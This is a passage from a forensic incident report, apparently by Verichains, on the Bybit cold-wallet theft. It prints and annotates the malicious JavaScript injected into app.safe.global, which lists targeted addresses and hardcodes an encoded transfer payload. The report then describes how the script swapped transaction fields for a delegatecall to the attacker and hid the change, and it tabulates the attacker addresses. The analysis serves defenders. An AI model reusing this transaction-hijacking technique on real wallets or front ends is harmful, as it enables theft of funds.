const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
    return 218207;
}
```

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

Rewritten for better understanding:

```
/*
* safeSDK: Instance (r) used to interact with the Safe.
* safeTransaction: Transaction object (e) that will be manipulated.
*
* NOTE: This code targets specific addresses as part of an attack
vector.
*/

// List of target Safe addresses to monitor
let targetSafeAddresses = [
   "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
   "0x19c6876e978d9f128147439ac4cd9ea2582cd141"
];

// List of target Signer addresses to monitor
let targetSignerAddresses = [
   "0x828424517f9f04015db02169f4026d57b2b07229",
   "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"
];

// Destination address for any potential transaction modifications
let targetAddress = "0x96221423681a6d52e184d440a8efcebb105c7242";

// Payload data that could be used in a modified transaction
let payloadData =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be
2969516000000000000000000000000000000000000000000000000000000000000
000";

// Operation code that might be used in a transaction
```

```
let operationCode = 1;

// Value field that might be used in a transaction
let valueAmount = 0;

// Get and normalize the signer's address for comparison
let signerAddress = l.toLowerCase();

// Get and normalize the Safe's address for comparison
let safeAddress = i.toLowerCase();

// Check if the Safe address matches any in our target list
const isTargetedSafe = targetSafeAddresses.some(addr =>
safeAddress.includes(addr));

// Check if the signer address matches any in our target list
const isTargetedSigner = targetSignerAddresses.some(addr =>
signerAddress.includes(addr));

// If the Safe is targeted and the transaction operation is 0
(standard call),
// return a specific gas limit value (218207)
if (isTargetedSafe == true && safeTransaction.data.operation == 0) {
   // Return a custom gas limit for the targeted Safe addresses
   return 218207;
}

// For non-targeted addresses, the function will continue past this
point
// and return the original gas limit value
```

Targeting Mechanism

The attack specifically targeted Bybit by injecting malicious JavaScript into app.safe.global, which was accessed by Bybit's signers. The payload was designed to activate only when certain conditions were met. This selective execution ensured that the backdoor remained undetected by regular users while compromising high-value targets.

Both patches first retrieve and normalize the signer's and Safe's addresses. They then check whether these addresses are included in predefined lists of targets. If the signer's address is a target in signTransaction, the page is even reloaded immediately. There are 2 target signers, 1 is the Bybit proposal wallet (0x828…) in this attack and another is from the attacker. This reload effectively prevents 0x828… from signing proposals, allowing only new transaction proposals - we're still unsure why.

The main focus of both hacks, however, is on the Safe's address: if it is a target **and** the current transaction's operation is set to its default (0), then the hack is applied.

Modification Process

1. **Backup the Original Data**
   A clone of the original transaction data is stored before any change is made.
2. **Override Transaction Fields**
   The following fields in the transaction object are replaced with malicious values:
   - The recipient field to is set to the attacker's address.
   - The operation code is changed from 0 to a malicious operation (here, 1, which indicate a delegate call).
   - The data field is updated with an encoded payload for transferring tokens or executing a malicious action.
   - The value and gas fields value and safeTxGas are also overwritten with attacker-defined values.
3. **Call the Safe SDK Method**
   - Patch (executeTransaction): Uses the executeTransaction method to execute the altered transaction.
   - Patch (signTransaction): Uses the signTransaction method to sign the modified transaction.
4. **Restore the Original Data**

verichains

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/


After the transaction has been executed or signed, the original transaction data is restored, either by updating the result (in the sign-transaction case) or the transaction object (in both cases), ensuring the tampering remains hidden from subsequent processing.

By following this procedure, both patches hijack the normal transaction flow. The attack effectively diverts transaction execution or signing such that funds or operations are redirected to the attacker's address with a malicious payload. Despite using different SDK methods executeTransaction vs. signTransaction, the core hacking logic is shared between the patches.

Address	Label	Notes
0x828424517f9f04015db02169f40 26d57b2b07229	Bybit Safe Proposer	Prepare and propose transactions on Safe.
0x7c1091cf6f36b0140d5e2faf18c3 be29fee42d97	Hacker Test Wallet	Test wallet of the hacker for the smart contact
0x96221423681a6d52e184d440a8 efcebb105c7242	Malicious Smart Contract	Malicious contract which upgraded logic via DELEGATECALL [0x1]
0xbDd077f651EBe7f7b3cE16fe5F2 b025BE2969516	Malicious Smart Contract	Malicious implementation contract deployed on February 19, 2025, at 7:15:23 UTC
0x0fa09C3A328792253f8dee71168 48723b72a6d2e	Bybit Exploiter	Hacker main wallet that deployed and initialized the hack transaction
0x1db92e2eebc8e0c075a02bea49 a2935bcd2dfcf4	Bybit Cold Wallet	Multisig wallet of Bybit on safe.global
0x19C6876E978D9F128147439ac 4cd9EA2582cd141	Hacker Test MultiSig Contract	A multisig wallet on Safe for testing before the hack. Testing simulated for the real exploit: https://etherscan.io/tx/0xbe42ca77d43686c822a198c3641f3dadd1edcb5fde22fbc1738b3298a9c25ddb

Table 3: List of Related Addresses

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/



Backdoor Code Flows

Preliminary Conclusions

- The benign JavaScript file of **app.safe.global** appears to have been replaced with malicious code on **February 19, 2025, at 15:29:25 UTC**, specifically targeting Ethereum **Multisig Cold Wallet of Bybit** (*0x1Db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4*). The attack was designed to activate during the next Bybit transaction, which occurred on **February 21, 2025, at 14:13:35 UTC**.

- Based on the investigation results from the machines of Bybit's Signers and the cached malicious JavaScript payload found on the Wayback Archive, we strongly conclude that AWS S3 or CloudFront account/API Key of Safe.Global was likely leaked or compromised.

  (Note: In September 2024, Google Search announced its integration with the Wayback Archive, providing direct links to cached website versions on the Wayback Machine. This validates the legitimacy of the cached malicious file.)

- Further investigation should be conducted to validate the findings and the root cause.